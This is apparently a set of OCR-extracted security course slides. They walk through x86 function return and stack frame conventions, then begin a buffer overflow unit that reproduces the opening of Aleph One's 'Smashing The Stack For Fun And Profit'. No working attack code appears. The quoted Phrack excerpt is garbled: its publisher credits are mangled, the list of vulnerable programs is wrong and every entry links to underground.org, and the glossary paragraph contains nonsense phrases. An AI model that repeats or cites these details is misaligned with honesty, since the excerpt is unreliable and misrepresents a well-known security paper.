
RETURNING FROM A FUNCTION

In C

```
return;
```

In compiled assembly

```
leave:  mov %esp %ebp  
        pop %ebp  
ret:    pop %eip
```




RETURNING FROM A FUNCTION

In C

```
return;
```

In compiled assembly

```
leave:  mov %esp %ebp  
        pop %ebp  
ret:    pop %eip
```




RETURNING FROM A FUNCTION

In C

```
return;
```

In compiled assembly

```
leave:  mov %esp %ebp  
        pop %ebp  
ret:    pop %eip
```




RETURNING FROM A FUNCTION

In C

```
return;
```

In compiled assembly

```
leave: → mov %esp %ebp  
        pop %ebp  
ret:    pop %eip
```




RETURNING FROM A FUNCTION

In C

```
return;
```

In compiled assembly

```
leave: → mov %esp %ebp  
       pop %ebp  
ret:   pop %eip
```




RETURNING FROM A FUNCTION

In C

```
return;
```

In compiled assembly

```
leave:  mov %esp %ebp  
         pop %ebp  
ret:    pop %eip
```





RETURNING FROM A FUNCTION

In C

```
return;
```

In compiled assembly

```
leave:  mov %esp %ebp  
         pop %ebp  
ret:    pop %eip
```




RETURNING FROM A FUNCTION

In C

```
return;
```

In compiled assembly

```
leave:  mov %esp %ebp  
        pop %ebp  
ret:    ➔ pop %eip
```




RETURNING FROM A FUNCTION

In C

```
return;
```

In compiled assembly

```
leave:  mov %esp %ebp  
        pop %ebp  
ret:    ➔ pop %eip
```



The next instruction is to “remove”
the arguments off the stack


RETURNING FROM A FUNCTION

In C

```
return;
```

In compiled assembly

```
leave:  mov %esp %ebp  
        pop %ebp  
ret:    ➔ pop %eip
```



The next instruction is to “remove”
the arguments off the stack

And now we're
back where we started

STACK & FUNCTIONS: SUMMARY

Calling function (before calling):

1. **Push arguments** onto the stack (in reverse)
2. **Push the return address**, i.e., the address of the instruction you want run after control returns to you: e.g., `%eip + 2`
3. **Jump to the function's address**

STACK & FUNCTIONS: SUMMARY

Calling function (before calling):

1. **Push arguments** onto the stack (in reverse)
2. **Push the return address**, i.e., the address of the instruction you want run after control returns to you: e.g., `%eip + 2`
3. **Jump to the function's address**

Called function (when called):

4. **Push the old frame pointer** onto the stack: `push %ebp`
5. **Set frame pointer** `%ebp` to where the end of the stack is right now: `%ebp=%esp`
6. **Push local variables** onto the stack; access them as offsets from `%ebp`

STACK & FUNCTIONS: SUMMARY

Calling function (before calling):

1. **Push arguments** onto the stack (in reverse)
2. **Push the return address**, i.e., the address of the instruction you want run after control returns to you: e.g., `%eip + 2`
3. **Jump to the function's address**

Called function (when called):

4. **Push the old frame pointer** onto the stack: `push %ebp`
5. **Set frame pointer** `%ebp` to where the end of the stack is right now: `%ebp=%esp`
6. **Push local variables** onto the stack; access them as offsets from `%ebp`

Called function (when returning):

7. **Reset the previous stack frame**: `%esp = %ebp; pop %ebp`
8. **Jump back to return address**: `pop %eip`

STACK & FUNCTIONS: SUMMARY

Calling function (before calling):

1. **Push arguments** onto the stack (in reverse)
2. **Push the return address**, i.e., the address of the instruction you want run after control returns to you: e.g., `%eip + 2`
3. **Jump to the function's address**

Called function (when called):

4. **Push the old frame pointer** onto the stack: `push %ebp`
5. **Set frame pointer** `%ebp` to where the end of the stack is right now: `%ebp=%esp`
6. **Push local variables** onto the stack; access them as offsets from `%ebp`

Called function (when returning):

7. **Reset the previous stack frame**: `%esp = %ebp; pop %ebp`
8. **Jump back to return address**: `pop %eip`

Calling function (after return):

9. **Remove the arguments** off of the stack: `%esp = %esp + number of bytes of args`

BUFFER OVERFLOW ATTACKS

*The following slides are adopted from **CMSC414** course by **Dave Levin**
(<https://www.cs.umd.edu/class/spring2019/cmsc414/>)*



u0 Phrack #9 Doc.

Volume Seven, Issue Forty-Nine File 14 of 16

BugBlog, e0X, and Underground.Org

bring you

Smashing The Stack For Fun And Profit

Aleph One

aleph1.underground.org

"smash the stack" (C programming) is. On many C implementations it is possible to corrupt the execution stack by writing past the end of an array declared into in a routine. Code that does this is said to smash the stack, and can cause return from the routine to jump to a random address. This can produce some of the most insidious data-dependent bugs known to mankind. Variants include trash the stack, scribble the stack, mangle the stack, the term using the stack is not used, as this is never done intentionally. See www.underground.org for also alias bug, bufferbloat on com, memory leak, prevalence leakage, overrun error.

Introduction

Over the last few months there has been a large increase of buffer overflow vulnerabilities being both discovered and exploited. Examples of these are [spring](http://www.underground.org), [qqlive](http://www.underground.org), [sendmail 8.7.5](http://www.underground.org), [Linux/fsck/HD-mount](http://www.underground.org), [3d library](http://www.underground.org), et. al. This paper attempts to explain what buffer overflows are, and how their exploits work. Basic knowledge of assembly is required. An understanding of virtual memory concepts, and experience with glib are very helpful but not necessary. We also assume we are working with an Intel x86-CPU, and that the operating system is Linux. Some basic definitions before we begin: A buffer is simply a contiguous block of computer memory that holds multiple instances of the same data type. C programmers normally associate with the word buffer arrays. Most commonly, character arrays. Arrays, like all variables in C, can be declared either static or dynamic. Static variables are allocated at load-time on the data segment. Dynamic variables are allocated at run-time on the stack. To overflow is to flow, or fill over the top, bottom, or 